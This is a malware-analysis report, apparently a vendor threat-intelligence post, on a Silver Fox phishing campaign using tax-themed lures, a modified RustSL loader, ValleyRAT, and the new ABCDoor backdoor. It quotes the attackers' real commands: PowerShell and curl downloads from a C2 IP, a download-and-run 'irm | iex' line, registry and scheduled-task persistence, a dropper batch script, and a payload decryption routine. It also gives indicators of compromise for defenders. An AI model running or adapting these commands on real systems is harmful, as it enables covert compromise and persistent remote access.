Both versions of the campaign attempt to exploit the perceived importance of tax authority correspondence to convince the victim to download the document and initiate the attack chain. The method of using download links within a PDF is specifically designed to bypass email security gateways; since the attached document only contains a link that requires further analysis, it has a higher probability of reaching the recipient compared to an attachment containing malicious code.

RustSL loader

The attackers utilized a modified version of a Rust-based loader called RustSL, whose source code is publicly available on GitHub with a description in Chinese:

Screenshot of the description from the RustSL loader GitHub project

Screenshot of the description from the RustSL loader GitHub project

The description also refers to RustSL as an antivirus bypass framework, as it features a builder with extensive customization options:

  • Eight payload encryption methods
  • Thirteen memory allocation methods
  • Twelve sandbox and virtual machine detection techniques
  • Thirteen payload execution methods
  • Five payload encoding methods

Furthermore, the original version of RustSL encrypts all strings by default and inserts junk instructions to complicate analysis.

The Silver Fox APT group first began using a modified version of RustSL in late December 2025.

Silver Fox RustSL

This section examines the key changes the Silver Fox group introduced to RustSL. We will refer to this customized version as Silver Fox RustSL to distinguish it from the original.

The steganography.rs module

The attackers added a module named steganography.rs to RustSL. Despite the name, it has little to do with actual steganography; instead, it implements the unpacking logic for the malicious payload.

The usage of the new module within the Silver Fox RustSL code

The usage of the new module within the Silver Fox RustSL code

The threat actors also modified the RustSL builder to support the new format and payload packing.

The attackers employed several methods to deliver the encrypted malicious payload. In December, we observed files being downloaded from remote hosts followed by delivery within the loader itself. Later, the attackers shifted almost entirely to placing the malicious payload inside the same archive as the loader, disguised as a standalone file with extensions like PNG, HTM, MD, LOG, XLSX, ICO, CFG, MAP, XML, or OLD.

Encrypted malicious payload format

The encrypted payload file delivered by the Silver Fox RustSL loader followed this structure:

<RSL_START>rsl_encrypted_payload<RSL_END>

If additional payload encoding was selected in the builder, the loader would decode the data before proceeding with decryption.

The rsl_encrypted_payload followed this specific format:

char sha256_hash[32]; // decrypted payload hash
DWORD enc_payload_len;
WORD sgn_decoder_size;
char sgn_iterations;
char sgn_key;
char decoder[sgn_decoder_size];
char enc_payload[enc_payload_len];

Below is a description of the data blocks contained within it:

  • sha256_hash: the hash of the decrypted payload. After decryption, the loader calculates the SHA256 hash and compares it against this value; if they do not match, the process terminates.
  • enc_payload_len: the size of the encrypted payload
  • sgn_iterations and sgn_key: parameters used for decryption
  • sgn_decoder_size and decoder: unused fields
  • enc_payload: the primary payload

Notably, the new proprietary steganography.rs module was implemented using the same logic as the public RustSL modules (such as ipv4.rs, ipv6.rs, mac.rs, rc4.rs, and uuid.rs in the decrypt directory). It utilized a similar payload structure where the first 32 bytes consist of a SHA-256 hash and the payload size.

To decrypt the malicious payload, steganography.rs employed a custom XOR-based algorithm. Below is an equivalent implementation in Python:

def decrypt(data: bytes, sgn_key: int, sgn_iterations: int) -> bytes:
    buf = bytearray(data)
    xor_key = sgn_key & 0xFF

    for _ in range(sgn_iterations):
        k = xor_key
        for i in range(len(buf)):
            dec = buf[i] ^ k

            if k & 1:
                k = (dec ^ ((k >> 1) ^ 0xB8)) & 0xFF
            else:
                k = (dec ^ (k >> 1)) & 0xFF

            buf[i] = dec

    return bytes(buf)

The unpacking process consists of the following stages:

  1. Extraction of rsl_encrypted_payload.The loader extracts the encrypted payload body located between the <RSL_START> and <RSL_END> markers.

    Original file containing the encrypted malicious payload

    Original file containing the encrypted malicious payload

  2. XOR decryption with a hardcoded key.Most loaders used the hardcoded key RSL_STEG_2025_KEY.
  3. Payload decoding occurs if the corresponding setting was enabled in the builder.The GitHub version of the builder offers several encoding options: Base64, Base32, Hex, and urlsafe_base64. Silver Fox utilized each option at least once. Base64 was the most frequent choice, followed by Hex and Base32, with urlsafe_base64 appearing in a few samples.

    Encrypted malicious payload prior to the final decryption stage

    Encrypted malicious payload prior to the final decryption stage

  4. Decryption of the final payload using a multi-pass XOR algorithm that modifies the key after each iteration (as demonstrated in the Python algorithm provided above).

The guard.rs module

Another module added to Silver Fox RustSL is guard.rs. It implements various environment checks and country-based geofencing.

In the earliest loader samples from late December 2025, the Silver Fox group utilized every available method for detecting virtual machines and sandboxes, while also verifying if the device was located in a target country. In later versions, the group retained only the geolocation check; however, they expanded both the list of countries allowed for execution and the services used for verification.

The GitHub version of the loader only includes China in its country list. In customized Silver Fox loaders built prior to January 19, 2026, this list included India, Indonesia, South Africa, Russia, and Cambodia. Starting with a sample dated January 19, 2026 (MD5: e6362a81991323e198a463a8ce255533), Japan was added to the list.

To determine the host country, Silver Fox RustSL sends requests to five public services:

  • ip-api.com (the GitHub version relies solely on this service)
  • ipwho.is
  • ipinfo.io
  • ipapi.co
  • www.geoplugin.net

Phantom Persistence

We discovered that a loader compiled on January 7, 2026 (MD5: 2c5a1dd4cb53287fe0ed14e0b7b7b1b7), began to use the recently documented Phantom Persistence technique to establish persistence. This method abuses functionality designed to allow applications requiring a reboot for updates to complete the installation process properly. The attackers intercept the system shutdown signal, halt the normal shutdown sequence, and trigger a reboot under the guise of an update for the malware. Consequently, the loader forces the system to execute it upon OS startup. This specific sample was compiled in debug mode and logged its activity to rsl_debug.log, where we identified strings corresponding to the implementation of the Phantom Persistence technique:

[unix_timestamp] God-Tier Telemetry Blinding: Deployed via HalosGate Indirect Syscalls.
[unix_timestamp] RSL started in debug mode.
[unix_timestamp] ==========================================
[unix_timestamp]     Phantom Persistence Module (Hijack Mode) 
[unix_timestamp] ==========================================
[unix_timestamp] [*] Calling RegisterApplicationRestart...
[unix_timestamp] [+] RegisterApplicationRestart succeeded.
[unix_timestamp] [*] Note: This API mainly works for application crashes, not for user-initiated shutdowns.
[unix_timestamp] [*] For full persistence, you need to trigger the shutdown hijack logic.
[unix_timestamp] [*] Starting message thread to monitor shutdown events...
[unix_timestamp] [+] SetProcessShutdownParameters (0x4FF) succeeded.
[unix_timestamp] [+] Window created successfully, message loop started.
[unix_timestamp] [+] Phantom persistence enabled successfully.
[unix_timestamp] [*] Hijack logic: Shutdown signal -> Abort shutdown -> Restart with EWX_RESTARTAPPS.
[unix_timestamp] Phantom persistence enabled.
[unix_timestamp] Mouse movement check passed.
[unix_timestamp] IP address check passed.
[unix_timestamp] Pass Sandbox/VM detection.

Attack chain and payloads

During this phishing campaign, Silver Fox utilized two primary methods for delivering malicious archives:

  • As an email attachment
  • Via a link to an external attacker-controlled website contained within a PDF attachment

We also observed three different ways the payload was positioned relative to the loader:

  • Embedded within the loader body
  • Hosted on an external website as a PNG image
  • Placed within the same archive as the loader

The diagram below illustrates the attack chain using the example of an email containing a PDF file and the subsequent delivery of a malicious payload from an external attacker-controlled website.

Attack chain of the campaign utilizing the RustSL loader

Attack chain of the campaign utilizing the RustSL loader

The infection chain begins when the user runs an executable file (the Silver Fox modification of the RustSL loader) disguised with a PDF or Excel icon. RustSL then loads an encrypted payload, which functions as shellcode. This shellcode then downloads an encrypted ValleyRAT (also known as Winos 4.0) backdoor module named 上线模块.dll from the attackers’ server. The filename translates from Chinese as “online-module.dll”, so for the sake of clarity, we’ll refer to it as the Online module.

Beginning of the decrypted payload: shellcode for loading the ValleyRAT (Winos 4.0) Online module

Beginning of the decrypted payload: shellcode for loading the ValleyRAT (Winos 4.0) Online module

The Online module proceeds to load the core component of ValleyRAT: the Login module (the original filename 登录模块.dll_bin translates from Chinese as “login-module.dll_bin”). This module manages C2 server communication, command execution, and the downloading and launching of additional modules.

The initial shellcode, as well as the Online and Login modules, utilize a configuration located at the end of the shellcode:

End of the decrypted payload: ValleyRAT (Winos 4.0) configuration

End of the decrypted payload: ValleyRAT (Winos 4.0) configuration

The values between the “|” delimiters are written in reverse order. By restoring the correct character sequence, we obtain the following string:

|p1:207.56.138[.]28|o1:6666|t1:1|p2:127.0.0.1|o2:8888|t2:1|p3:127.0.0.1|o3:80|t3:1|dd:1|cl:1|fz:飘诈|bb:1.0|bz:2025.11.16|jp:0|bh:0|ll:0|dl:0|sh:0|kl:0|bd:0|

The key configuration parameters in this string are:

  • p#, o#: IP addresses and ports of the ValleyRAT C2 servers in descending order of priority
  • bz: the creation date of the configuration

The Silver Fox group has long employed the infection chain described above – from the encrypted shellcode through the loading of the Login module – to deploy ValleyRAT. This procedure and its configuration parameters are documented in detail in industry reports: (1, 2, and 3).

Once the Login module is running, ValleyRAT enters command-processing mode, awaiting instructions from the C2. These commands include the retrieval and execution of various additional modules.

ValleyRAT utilizes the registry to store its configurations and modules:

Registry key Description
HKCU:\Console\0 For x86-based modules
HKCU:\Console\1 For x64-based modules
HKCU:\Console\IpDate Hardcoded registry location checked upon Login module startup
HKCU:\Software\IpDates_info Final configuration

The ValleyRAT builder leaked in March 2025 contained 20 primary and over 20 auxiliary modules. During this specific phishing campaign, we discovered that after the main module executed, it loaded two previously unseen modules with similar functionality. These modules were responsible for downloading and launching a previously undocumented Python-based backdoor we have dubbed ABCDoor.

Custom ValleyRAT modules

The discovered modules are named 保86.dll and 保86.dll_bin. Their parameters are detailed in the table below.

HKCU:\Console\0 registry key value Module name Library MD5 hash Compiled date and time (UTC)
fc546acf1735127db05fb5bc354093e0 保86.dll 4a5195a38a458cdd2c1b5ab13af3b393 2025-12-04 04:34:31
fc546acf1735127db05fb5bc354093e0 保86.dll e66bae6e8621db2a835fa6721c3e5bbe 2025-12-04 04:39:32
2375193669e243e830ef5794226352e7 保86.dll_bin e66bae6e8621db2a835fa6721c3e5bbe 2025-12-04 04:39:32

Of particular note is the PDB path found in all identified modules: C:\Users\Administrator\Desktop\bat\Release\winos4.0测试插件.pdb. In Chinese, 测试插件 translates to “test plugin”, which may suggest that these modules are still in development.

Upon execution, the 保86.dll module determines the host country by querying the same five services used by the guard.rs module in Silver Fox RustSL: ipinfo.io, ip-api.com, ipapi.co, ipwho.is, and geoplugin.net. For the module to continue running, the infected device must be located in one of the following countries:

Countries where the 保86.dll module functions

Countries where the 保86.dll module functions

If the geolocation check passes, the module attempts to download a 52.5 MB archive from a hardcoded address using several methods. The sample with MD5 4a5195a38a458cdd2c1b5ab13af3b393 queried hxxp://154.82.81[.]205/YD20251001143052.zip, while the sample with MD5 e66bae6e8621db2a835fa6721c3e5bbe queried
hxxp://154.82.81[.]205/YN20250923193706.zip.

Interestingly, Silver Fox updated the YD20251001143052.zip archive multiple times but continued to host it on the same C2 (154.82.81[.]205) without changing the filename.

The module implements the following download methods:

  1. Using the InternetReadFile function with the User-Agent PythonDownloader
  2. Using the URLDownloadToFile function
  3. Using PowerShell:
    powershell.exe -Command "& {[System.Net.ServicePointManager]::SecurityProtocol = [System.Net.SecurityProtocolType]::Tls12; [System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}; $ProgressPreference = 'SilentlyContinue'; try { Invoke-WebRequest -Uri 'hxxp://154.82.81[.]205/YD20251001143052.zip' -OutFile '$appdata\appclient\111.zip' -UseBasicParsing -TimeoutSec 600 } catch { exit 1 } }"
  4. Using curl:
    curl.exe -L -o "%LOCALAPPDATA%\appclient\111.zip" "hxxp://154.82.81[.]205/YD20251001143052.zip" --silent --show-error --insecure --max-time 600

The archive was saved to the path %LOCALAPPDATA%\appclient\111.zip.

Contents of the 111.zip archive

Contents of the 111.zip archive

The archive is quite large because the python directory contains a Python environment with the packages required to run the previously unknown ABCDoor backdoor (which we will describe in the next section), while the ffmpeg directory includes ffmpeg.exe, a statically linked, legitimate audio/video tool that the backdoor uses for screen capturing.

Once downloaded, the DLL module extracts the archive using COM methods and runs the following command to execute update.bat:

cmd.exe /c "C:\Users\<user>\AppData\Local\appclient\update.bat"

The update.bat script copies the extracted files to C:\ProgramData\Tailscale. This path was chosen intentionally: it corresponds to the legitimate utility Tailscale (a mesh VPN service based on the WireGuard protocol that connects devices into a single private network). By mimicking a VPN service, the attackers likely aim to mask their presence and complicate the analysis of the compromised system.

@echo off
set "script_dir=%~dp0"
set SRC_DIR=%script_dir%
set DES_DIR=C:\ProgramData\Tailscale

rmdir /s /q "%DES_DIR%"
mkdir "%DES_DIR%"
call :recursiveCopy "%SRC_DIR%" "%DES_DIR%"

start "" /B "%DES_DIR%\python\pythonw.exe" -m appclient
exit /b

:recursiveCopy
set "src=%~1"
set "dest=%~2"
if not exist "%dest%" mkdir "%dest%"
for %%F in ("%src%\*") do (
    copy "%%F" "%dest%" >nul
)
for /d %%D in ("%src%\*") do (
    call :recursiveCopy "%%D" "%dest%\%%~nxD"
)
exit /b

Contents of update.bat
After copying the files, the script launches the appclient Python module using the legitimate pythonw tool:
start "" /B "%DES_DIR%\python\pythonw.exe" -m appclient

ABCDoor Python backdoor

The primary entry point for the appclient module, the __main__.py file, contains only a few lines of code. These lines are responsible for utilizing the setproctitle library and executing the run function, to which the C2 address is passed as a parameter.

Code for main.py: the module entry point

Code for main.py: the module entry point

The setproctitle library is primarily used on Linux or macOS systems to change a displayed process name. However, its functionality is significantly limited on Windows; rather than changing the process name itself, it creates a named object in the format python(<pid>): <proctitle>. For example, for the appclient module, this object would appear as follows:

\Sessions\1\BaseNamedObjects\python(8544): AppClientABC

We believe the use of setproctitle may indicate the existence of backdoor versions for non-Windows systems, or at least plans to deploy it in such environments.

The appclient.core module has a PYD extension and is a DLL file compiled with Cython 3.0.7. This is the core module of the backdoor, which we have named ABCDoor because nearly all identified C2 addresses featured the third-level domain abc.

Upon execution, the backdoor establishes persistence in the following locations:

  1. Windows registry: It adds "<path_to_pythonw.exe>" -m appclient to the value HKCU:\Software\Microsoft\Windows\CurrentVersion\Run:AppClient, e.g:
    "C:\Users\&lt;username&gt;\AppData\Local\appclient\python\pythonw.exe" -m appclient

    Persistence is established by executing the following command:
    cmd.exe /c "reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "AppClient" /t REG_SZ /d "\"<path_to_pythonw.exe>\" -m appclient" /f"
  2. Task scheduler: The malware executes
    cmd.exe /c "schtasks /create /sc minute /mo 1 /tn "AppClient" /tr "<path_to_pythonw.exe> -m appclient" /f"

The command creates a task named “AppClient” that runs every minute.

The backdoor is built on the asyncio and Socket.IO Python libraries. It communicates with its C2 via HTTPS and uses event handlers to processes messages asynchronously. The backdoor follows object-oriented programming principles and includes several distinct classes:

  • MainManager: handles C2 connection and authorization (sending system metadata)
  • MessageManager: registers and executes message handlers
  • AutoStartManager: manages backdoor persistence
  • ClientManager: handles backdoor updates and removal
  • SystemInfoManager: collects data from the victim’s system, including screenshots
  • RemoteControlManager: enables remote mouse and keyboard control via the pynput library and manages screen recording (using the ScreenRecorder child class)
  • FileManager: performs file system operations
  • KeyboardManager: emulates keyboard input
  • ProcessManager: manages system processes
  • ClipboardManager: exfiltrates clipboard contents to the C2
  • CryptoManager: provides functions for encrypting and decrypting files and directories (currently limited to DPAPI; asymmetric encryption functions lack implementation)
  • Utils: auxiliary functions (file upload/download, archive management, error log uploading, etc.)
Backdoor strings with characteristic names

Backdoor strings with characteristic names

Upon connecting, ABCDoor sends an auth message to the C2 with the following information in JSON format:

"role": "client",
"device_info": {
	 "device_name": device_name,
 	"os_name": os_name,
	"os_version": os_version,
	"os_release": os_release,
	"device_id": device_id,
	"install_channel": "<channel_name_from_registry>", # optional field 
	"first_install_time": "<install_time_from_registry>", # optional field
},
"version": 157 # hard-coded ABCDoor version

The code for retrieving the device identifier (device_id) in the backdoor is somewhat peculiar:

device_id = Utility.get_machine_guid_via_file_func()
device_id = Utility.get_machine_guid_via_reg()

First, the get_machine_guid_via_file_func function attempts to read an identifier from the file %LOCALAPPDATA%\applogs\device.log. If the file does not exist, it is created and initialized with a random UUID4 value. However, immediately after this, the get_machine_guid_via_reg function overwrites the identifier obtained by the first function with the value from HKLM:\SOFTWARE\Microsoft\Cryptography:MachineGuid. This likely indicates a bug in the code.

The primary characteristic of this backdoor is the absence of typical remote control features, such as creating a remote shell or executing arbitrary commands. Instead, it implements two alternative methods for manipulating the infected device:

  • Emulating a double click while broadcasting the victim’s screen
  • A "file_open" message within the FileManager class, which calls the os.startfile function. This executes a specified file using the ShellExecute function and the default handler for that file extension

For screen broadcasting, the backdoor utilizes a standalone ffmpeg.exe file included in the ABCDoor archive. While early versions could only stream from a single monitor, recent iterations have introduced support for streaming up to four monitors simultaneously using the Desktop Duplication API (DDA). The broadcasting process relies on the screen capture functions RemoteControl::ScreenRecorder::start_single_monitor_ddagrab, RemoteControl::ScreenRecorder::start_multi_monitor_ddagrab, and RemoteControl::ScreenRecorder::test_ddagrab_support. These functions generate a lengthy string of launch arguments for ffmpeg; these arguments account for monitor orientation (vertical or horizontal) and quantity, stitching the data into a single, cohesive stream.

Because ABCDoor runs within a legitimate pythonw.exe process, it can remain hidden on a victim’s system for extended periods. However, its operation involves various interactions with the registry and file system that can be used for detection. Specifically, ABCDoor:

  • Writes its initial installation timestamp to the registry value HKCU:\Software\CarEmu:FirstInstallTime
  • Creates the directory and file %LOCALAPPDATA%\applogs\device.log to store the victim’s ID
  • Logs any exceptions to %LOCALAPPDATA%\applogs\exception_logs.zip. Interestingly, Silver Fox even implemented a Utility::upload_exception_logs function to send this archive to a specified URI, likely to help debug and refine the malware’s performance

Additionally, ABCDoor features self-update and self-deletion capabilities that generate detectable artifacts. Updates are downloaded from a specific URI to %TEMP%\tmpXXXXXXXX\update.zip (where XXXXXXXX represents random alphanumeric characters), extracted to %TEMP%\tmpXXXXXXXX\update, and executed via a PowerShell command:

powershell -Command "Start-Sleep -Seconds 5; Start-Process -FilePath \"%TEMP%\tmpXXXXXXXX\update\update.ps1\" -ArgumentList \"%LOCALAPPDATA%\appclient\" -WindowStyle Hidden"

The existing ABCDoor process is then forcibly terminated.

ABCDoor versions

Through retrospective analysis, we discovered that the earliest version of ABCDoor (MD5: 5b998a5bc5ad1c550564294034d4a62c) surfaced in late 2024. The backdoor evolved rapidly throughout 2025. The table below outlines the primary stages of its evolution:

Version Compiled date (UTC) Key updates ABCDoor .pyd MD5 hash
121 2024.12.19 18:27:11 –  Minimal functionality (file downloads, remote control using the Graphics Device Interface (GDI) in ffmpeg)
–  No OOP used
–  Registry persistence
5b998a5bc5ad1c550564294034d4a62c
143 2025.02.04 01:15:00 Client updates
–  Task scheduler persistence
–  OOP implementation (classes)
–  Clipboard management
–  Process management
–  Asymmetric file and directory encryption
c50c980d3f4b7ed970f083b0d37a6a6a
152 2025.04.01 15:39:36 –  DPAPI encryption functions
–  Chunked file uploading to C2
de8f0008b15f2404f721f76fac34456a
154 2025.05.09 13:36:24 –  Implementation of installation channels
–  Key combination emulation
9bf9f635019494c4b70fb0a7c0fb53e4
156 2025.08.11 13:36:10 –  Retrieval and logging of initial installation time to the registry a543b96b0938de798dd4f683dd92a94a
157 2025.08.28 14:23:57 –  Use of DDA source in ffmpeg for monitor screen broadcasting fa08b243f12e31940b8b4b82d3498804
157 2025.09.23 11:38:17 –  Compiled with Cython 3.0.7 (previous version used Cython 3.0.12) 13669b8f2bd0af53a3fe9ac0490499e5

Evolution of ABCDoor distribution methods

Although the first version of the backdoor appeared in late 2024, the threat actor likely began using it in attacks around February or March 2025. At that time, the backdoor was distributed using stagers written in C++ and Go:

    • C++ stagerThe file GST Suvidha.exe (MD5: 04194f8ddd0518fd8005f0e87ae96335) downloaded a loader (MD5: f15a67899cfe4decff76d4cd1677c254) from hxxps://mcagov[.]cc/download.php?type=exe. This loader then downloaded the ABCDoor archive from hxxps://abc.fetish-friends[.]com/uploads/appclient.zip, extracted it, and executed it.
    • Go stagerThe file GSTSuvidha.exe (MD5: 11705121f64fa36f1e9d7e59867b0724) executed a remote PowerShell script:
      powershell.exe -Command "irm hxxps://abc.fetish-friends[.]com/setup/install | iex"

      This script downloaded the ABCDoor archive and launched it.

Later, from May to August 2025, Silver Fox varied their delivery techniques through several methods:

      • Utilizing TinyURL:Stagers initially queried TinyURL links, which then redirected to the full addresses for downloading the next stage:
        • hxxps://tinyurl[.]com/4nzkync8 -> hxxps://roldco[.]com/api/download/c51bbd17-ef08-4d6c-ab4c-d7bf49483dd6
        • hxxps://tinyurl[.]com/bde63yuu -> hxxps://sudsmama[.]com/api/download/c8ea0a2c-42c2-4159-9337-ee774ed5e7cb
      • Utilizing URLs with arguments formatted as channel=[word_MMDD]:
      • hxxps://abc.fetish-friends[.]com/setup?channel=jiqi_0819
      • hxxps://abc.fetish-friends[.]com/setup/install?channel=whatsapp_0826
      • hxxps://abc.fetish-friends[.]com/setup/install?channel=dianhua-0903

Thanks to these “channel” names, we identified overlaps between ABCDoor and other malicious files likely belonging to Silver Fox. These are NSIS installers featuring the branding of the Ministry of Corporate Affairs of India (responsible for regulating industrial companies and the services sector). These installers establish a connection to the attackers’ server at hxxps://vnc.kcii2[.]com, providing them with remote access to the victim’s device. Below is the list of files we identified:

      • RemoteInstaller_20250803165259_whatsapp.exe (MD5: 4d343515f4c87b9a2ffd2f46665d2d57)
      • RemoteInstaller_20250806_004447_jiqi.exe (MD5: dfc64dd9d8f776ca5440c35fef5d406e)
      • RemoteInstaller_20250808_174554_dianhua.exe (MD5: eefc28e9f2c0c0592af186be8e3570d2)
      • MCA-Ministry.exe (MD5: 6cf382d3a0eae57b8baaa263e4ed8d00)
      • MCA-Ministry.exe (MD5: 32407207e9e9a0948d167dca96c41d1a)
      • MCA-Ministry.exe (MD5: d17caf6f5d6ba3393a3a865d1c43c3d2)

The file MCA-Ministry.exe (MD5: 32407207e9e9a0948d167dca96c41d1a) was also hosted on one of the servers used by the ABCDoor stagers and was downloaded via TinyURL:

hxxps://tinyurl[.]com/322ccxbf -> hxxps://sudsmama.com/api/download/50e24b3a-8662-4d2f-9837-8cc62aa8f697

Starting in November 2025, the attackers began using a JavaScript loader to deliver ABCDoor. This was distributed via self-extracting (SFX) archives, which were further packaged inside ZIP archives:

      • CBDT.zip (MD5: 6495c409b59deb72cfcb2b2da983b3bb) (Related material.exe)
      • November Statement.zip (MD5: b500e0a8c87dffe6f20c6e067b51afbf) (BillReceipt.exe)
      • December Statement.zip (MD5: 814032eec3bc31643f8faa4234d0e049) (statement.exe)
      • December Statement.zip (MD5: 90257aa1e7c9118055c09d4a978d4bee) (statement verify .exe)
      • Statement of Account.zip (MD5: f8371097121549feb21e3bcc2eeea522) (Review the file.exe)

The ZIP archives were likely distributed through phishing emails. They contained one of two SFX files: BillReceipt.exe (MD5: 2b92e125184469a0c3740abcaa10350c) or Review the file.exe (MD5: 043e457726f1bbb6046cb0c9869dbd7d), which differed only in their icons.

Icons of the SFX archives

Icons of the SFX archives

When executed, the SFX archive ran the following script:

SFX archive script

SFX archive script

This script launched run_direct.ps1, a PowerShell script contained within the archive.

The run_direct.ps1 script

The run_direct.ps1 script

The run_direct.ps1 script checked for the presence of NodeJS in the standard directory on the victim’s computer (%USERPROFILE%\.node\node.exe). If it was not found, the script downloaded the official NodeJS version 22.19.0, extracted it to that same folder, and deleted the archive. It then executed run.deobfuscated.obf.js – also located in the SFX archive – using the identified (or newly installed) NodeJS, passing two parameters to it: an encrypted configuration string and a XOR key for decryption:

Decrypted configuration for the JS loader

Decrypted configuration for the JS loader

The JS code being executed is heavily obfuscated (likely using obfuscate.io). Upon execution, it writes the channel parameter value from the configuration to the registry at HKCU:\Software\CarEmu:InstallChannel as a REG_SZ type. It then downloads an archive from the link specified in the zipUrl parameter and saves it to %TEMP%\appclient_YYYYMMDDHHMMSS.zip (or /tmp on Linux). The script extracts this archive to the %USERPROFILE%\AppData\Local\appclient directory (%HOME%/AppData/Local/appclient on Linux) and launches it by running cmd /c start /min python/pythonw.exe -m appclient in background mode with a hidden window. After extraction, the script deletes the ZIP archive.

Additionally, the code calls a console logging function after nearly every action, describing the operations in Chinese:

Log fragments gathered from throughout the JS code

Log fragments gathered from throughout the JS code

Victims

As previously mentioned, Silver Fox RustSL loaders are configured to operate in specific countries: Russia, India, Indonesia, South Africa, and Cambodia. The most recent versions of RustSL have also added Japan to this list. According to our telemetry, users in all of these countries – with the exception of Cambodia – have encountered RustSL. We observed the highest number of attacks in India, Russia, and Indonesia.

Distribution of RustSL loader attacks by country, as a percentage of the total number of detections (download)

The majority of loader samples we discovered were contained within archives with tax-related filenames. Consequently, we can attribute these attacks to a single campaign with a high degree of confidence. That Silver Fox has been sending emails on behalf of the tax authorities in Japan has also been reported by our industry peers.

Conclusion

In the campaign described in this post, attackers exploited user trust in official tax authority communications by disguising malicious files as documents on tax violations. This serves as another reminder of the critical need for vigilance and the thorough verification of all emails, even those purportedly from authoritative sources. We recommend that organizations improve employee security awareness through regular training and educational courses.

During these attacks, we observed the use of both established Silver Fox tools, such as ValleyRAT, and new additions – including a customized version of the RustSL loader and the previously undocumented ABCDoor backdoor. The attackers are also expanding their geographic focus: Russian organizations became a primary target in this campaign, and Japan was added to the supported country list in the malware’s configuration. Theoretically, the group could add other countries to this list in the future.

The Silver Fox group employs a multi-stage approach to payload delivery and utilizes a segmented infrastructure, using different addresses and domains for various stages of the attack. These techniques are designed to minimize the risk of detection and prevent the blocking of the entire attack chain. To identify such activity in a timely manner, organizations should adopt a comprehensive approach to securing their infrastructure.

Detection by Kaspersky solutions

Kaspersky security solutions successfully detect malicious activity associated with the attacks described in this post. Let’s look at several detection methods using Kaspersky Endpoint Detection and Response Expert.

The activity of the malware described in this article can be detected when the command interpreter, while executing commands from a suspicious process, initiates a covert request to external resources to download and install the Node.js interpreter. KEDR Expert detects this activity using the nodejs_dist_url_amsi rule.

Silver Fox activity can also be detected by monitoring requests to external services to determine the host’s network parameters. The attacker performs these actions to obtain the external IP address and analyze the environment. The KEDR Expert solution detects this activity using the access_to_ip_detection_services_from_nonbrowsers rule.

After running the command cmd /c start /min python/pythonw.exe -m appclient, the Silver Fox payload establishes persistence on the system by modifying the value of the UserInitMprLogonScript parameter in the HKCU\Environment registry key. This allows attackers to ensure that malicious scripts run when the user logs in. Such registry manipulations can be detected. The KEDR Expert solution does this using the persistence_via_environment rule.

Indicators of compromise

Network indicators:
ABCDoor C2
45.118.133[.]203:5000
abc.fetish-friends[.]com
abc.3mkorealtd[.]com
abc.sudsmama[.]com
abc.woopami[.]com
abc.ilptour[.]com
abc.petitechanson[.]com
abc.doublemobile[.]com

ABCDoor loader C2s
mcagov[.]cc
roldco[.]com

C2s for malicious remote control utilities
vnc.kcii2[.]com

Distribution servers for phishing PDFs, archives, and encrypted RustSL payloads
abc.haijing88[.]com

ValleyRAT C2
108.187.37[.]85
108.187.42[.]63
207.56.138[.]28

IP addresses
108.187.41[.]221
154.82.81[.]192
139.180.128[.]251
192.229.115[.]229
207.56.119[.]216
192.163.167[.]14
45.192.219[.]60
192.238.205[.]47
45.32.108[.]178
57.133.212[.]106
154.82.81[.]205

Hashes
Phishing PDF files
1AA72CD19E37570E14D898DFF3F2E380
79CD56FC9ABF294B9BA8751E618EC642
0B9B420E3EDD2ADE5EDC44F60CA745A2
6611E902945E97A1B27F322A50566D48
84E54C3602D8240ED905B07217C451CD

SFX archives containing ABCDoor JavaScript loader
2B92E125184469A0C3740ABCAA10350C
043E457726F1BBB6046CB0C9869DBD7D

ZIP archives containing malicious SFX archives
6495C409B59DEB72CFCB2B2DA983B3BB
B500E0A8C87DFFE6F20C6E067B51AFBF
90257AA1E7C9118055C09D4A978D4BEE
F8371097121549FEB21E3BCC2EEEA522
814032EEC3BC31643F8FAA4234D0E049

run.deobfuscated.obf.js
B53E3CC11947E5645DFBB19934B69833

run_direct.ps1
0C3B60FFC4EA9CCCE744BFA03B1A3556

Silver Fox RustSL loaders
039E93B98EF5E329F8666A424237AE73
B6DF7C59756AB655CA752B8A1B20CFFA
5390E8BF7131CAAAA98A5DD63E27B2BC
44299A368000AE1EE9E9E584377B8757
E5E8EF65B4D265BD5FB77FE165131C2F
3279307508F3E5FB3A2420DEC645F583
1020497BEF56F4181AEFB7A0A9873FB4
B23D302B7F23453C98C11CA7B2E4616E
A234850DFDFD7EE128F648F9750DD2C4
4FC5EC1DE89CE3FCDD3E70DB4A9C39D1
A0D1223CA4327AA5F7674BDA8779323F
70AE9CA2A285DA9005A8ACB32DD31ACE
DD0114FFACC6610B5A4A1CB0E79624CC
891DE2FF486A1824F2DB01C1BDF1D2E9
B0E06925DB5416DFC90BABF46402CD6F
AD39A5790B79178D02AC739099B8E1F4
D1D78CD1436991ADB9C005CC7C6B5B98
2C5A1DD4CB53287FE0ED14E0B7B7B1B7
E6362A81991323E198A463A8CE255533
CB3D86E3EC2736EE1C883706FCA172F8
A083C546DC66B0F2A5E0E2E68032F62C
70016DDBCB8543BDB06E0F8C509EE980
8FC911CA37F9F451A213B967F016F1F8
202A5BCB87C34993318CFA3FA0C7ECB0
06130DC648621E93ACB9EFB9FABB9651
F7037CC9A5659D5A1F68E88582242375
8AC5BEE89436B29F9817E434507FEF55
5ED84B2099E220D645934E1FD552AE3A
27A3C439308F5C4956D77E23E1AAD1A9
53B68CA8D7A54C15700CF9500AE4A4E2
1D1F71936DB05F67765F442FEB95F3FD
3C6AEC25EBB2D51E1F16C2EEF181C82A
7F27818E4244310A645984CCC41EA818
A75713F0310E74FFD24D91E5731C4D31
4FC8C78516A8C2130286429686E200ED
3417B9CF7ACB22FAE9E24603D4DE1194
933F1CB8ED2CED5D0DD2877C5EA374E8
B5CA812843570DCF8E7F35CACAB36D4A

ValleyRAT plugins installing ABCDoor
4A5195A38A458CDD2C1B5AB13AF3B393
E66BAE6E8621DB2A835FA6721C3E5BBE

ABCDoor stagers and loaders
04194F8DDD0518FD8005F0E87AE96335
F15A67899CFE4DECFF76D4CD1677C254
11705121F64FA36F1E9D7E59867B0724

Malicious VNC installers used in August 2025 attacks
4D343515F4C87B9A2FFD2F46665D2D57
DFC64DD9D8F776CA5440C35FEF5D406E
EEFC28E9F2C0C0592AF186BE8E3570D2
6CF382D3A0EAE57B8BAAA263E4ED8D00
32407207E9E9A0948D167DCA96C41D1A
D17CAF6F5D6BA3393A3A865D1C43C3D2

ABCDoor .pyd files
13669B8F2BD0AF53A3FE9AC0490499E5
5B998A5BC5AD1C550564294034D4A62C
C50C980D3F4B7ED970F083B0D37A6A6A
